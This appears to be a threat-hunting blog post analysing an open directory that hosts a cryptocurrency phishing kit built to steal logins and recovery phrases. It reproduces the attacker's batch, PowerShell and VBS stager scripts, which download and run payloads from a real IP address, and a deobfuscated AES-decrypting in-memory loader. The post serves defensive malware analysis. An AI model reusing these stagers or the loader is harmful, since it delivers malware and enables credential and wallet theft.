


Figure 4: Spoofed Login Page




Figure 5: Legitimate Login Page

If you've investigated phishing pages before, the malicious login page is often a carbon copy of the legitimate site, with limited functionality outside of capturing credentials on login.

If we refer back to the /We folder, there are files for the "Import Your Account" button. Clicking on the button reveals an additional attempt to steal the user's recovery phrase.




Figure 6: Attempt To Steal Private Key Phrase

So far, some web pages are attempting to spoof a digital currency financial services company. Interesting and worth reporting (hopefully, your users aren't trading currency on the company network), but the multiple .bat, .vbs, and .ps1 files may really pique your interest.

/Downloader.bat

Open in bulk extractor

```
@echo off

set Url=http://65.1.224.214/PowerShell.ps1
set Destination=%TEMP%\PowerShell.ps1

echo Downloading PowerShell script from %Url%...

powershell -WindowStyle Hidden -Command "& { (New-Object System.Net.WebClient).DownloadFile('%Url%', '%Desti
nation%') }"

echo PowerShell script downloaded successfully to %Destination%

echo Executing PowerShell script in hidden window...

powershell -WindowStyle Hidden -File %Destination%
```

Figure 7: Batch File Which Initiates Execution

While a thorough analysis of the files themselves is outside the scope of this post, Downloader.bat, void of any obfuscation, downloads the PowerShell script we saw earlier.

/PowerShell.ps1

Open in bulk extractor

```
$Url1 = 'http://65.1.224.214/2.bat'
$Destination1 = Join-Path $env:TEMP '2.bat'
(New-Object System.Net.WebClient).DownloadFile($Url1, $Destination1)

$Url2 = 'http://65.1.224.214/start.vbs'
$Destination2 = Join-Path $env:TEMP 'start.vbs'
(New-Object System.Net.WebClient).DownloadFile($Url2, $Destination2)

if (-not (Test-Path $Destination1) -or -not (Test-Path $Destination2)) {
    Write-Host "Files not downloaded successfully."
} else {
    Write-Host "Files downloaded successfully."

    Start-Sleep -Seconds 5  # Wait for 5 seconds

    # Execute the downloaded files using wscript.exe in hidden window
    Start-Process wscript.exe -ArgumentList $Destination2 -WindowStyle Hidden
}
```

Figure 8: PowerShell Script To Download .bat & .vbs files

The script, thoughtfully written with comments, downloads two files and checks if the documents already exist on the victim machine; if not, it executes the VBS file from a hidden window.

/start.vbs

Open in bulk extractor

```
Set objFSO = CreateObject("Scripting.FileSystemObject")
strTempPath = objFSO.GetSpecialFolder(2)  ' 2 represents the TEMP folder

' Specify the filename to search for
strFileName = "2.bat"

' Combine the TEMP path with the filename
strFilePath = objFSO.BuildPath(strTempPath, strFileName)

' Check if the file exists
If objFSO.FileExists(strFilePath) Then
    ' File found, now execute it silently
    Set objShell = CreateObject("WScript.Shell")
    objShell.Run strFilePath, 0, False
    Set objShell = Nothing
Else
    ' File not found
End If

Set objFSO = Nothing
```

Figure 9: Malicious VBS File

Again, the visual basic file checks if the 2.bat file is on the victim host and, if so, runs the file silently.

Figure 10: Encoded Batch File

2.bat, when executed, drops a file named 2.bat.exe in the %TEMP% folder. Luckily, the decryption key can be found within the code, and decompression is trivial.

```
"2.bat.exe"   -noprofile  -windowstyle hidden  -ep bypass  -command $_CASH_JPyoQ = [System.IO.File]::('txeTllAdaeR'[ - 1.. - 11]  -join '')('C:
\Users\admin\AppData\Local\Temp\2.bat').Split([Environment]::NewLine);
foreach ($_CASH_ealtD in $_CASH_JPyoQ) {
    if ($_CASH_ealtD.StartsWith(':: g'))  {
        $_CASH_tFaoL = $_CASH_ealtD.Substring(4);
        break;
    };
};
$_CASH_tFaoL = [System.Text.RegularExpressions.Regex]::Replace($_CASH_tFaoL, '_CASH_', '');
$_CASH_epUJg = [System.Convert]::('gnirtS46esaBmorF'[ - 1.. - 16]  -join '')($_CASH_tFaoL);
$_CASH_pFavC = New - Object System.Security.Cryptography.AesManaged;
$_CASH_pFavC.Mode = [System.Security.Cryptography.CipherMode]::CBC;
$_CASH_pFavC.Padding = [System.Security.Cryptography.PaddingMode]::PKCS7;
$_CASH_pFavC.Key = [System.Convert]::('gnirtS46esaBmorF'[ - 1.. - 16]  -join '')('GZHNDOfWJdUL46CgERFNsno8kH1a1NyOqIvDPvKsrWA=');
$_CASH_pFavC.IV = [System.Convert]::('gnirtS46esaBmorF'[ - 1.. - 16]  -join '')('SIgMBxAuhLV8mV1XzrCEvg==');
$_CASH_traoF = $_CASH_pFavC.CreateDecryptor();
$_CASH_epUJg = $_CASH_traoF.TransformFinalBlock($_CASH_epUJg, 0, $_CASH_epUJg.Length);
$_CASH_traoF.Dispose();
$_CASH_pFavC.Dispose();
$_CASH_SjOoQ = New - Object System.IO.MemoryStream(, $_CASH_epUJg);
$_CASH_DLltN = New - Object System.IO.MemoryStream;
$_CASH_VzeZp = New - Object System.IO.Compression.GZipStream($_CASH_SjOoQ, [IO.Compression.CompressionMode]::Decompress);
$_CASH_VzeZp.CopyTo($_CASH_DLltN);
$_CASH_VzeZp.Dispose();
$_CASH_SjOoQ.Dispose();
$_CASH_DLltN.Dispose();
$_CASH_epUJg = $_CASH_DLltN.ToArray();
$_CASH_JzGOp = [System.Reflection.Assembly]::('daoL'[ - 1.. - 4]  -join '')($_CASH_epUJg);
$_CASH_PUHAS = $_CASH_JzGOp.EntryPoint;
$_CASH_PUHAS.Invoke($null, (, [string[]] ('')))
```

Figure 11: Decompressed & Decrypted Code

What Else Can I Find?

Short answer: just about anything you can think of. We constantly scan and update our database of open directories and their associated files, ensuring the most up-to-date information for defenders and researchers looking to analyze malicious samples and thwart actors attempting to damage their reputations.

As we progress in this series, we'll dive deeper into how Hunt can assist in hunting for the next significant threat, keeping our networks and brands safer one blog at a time.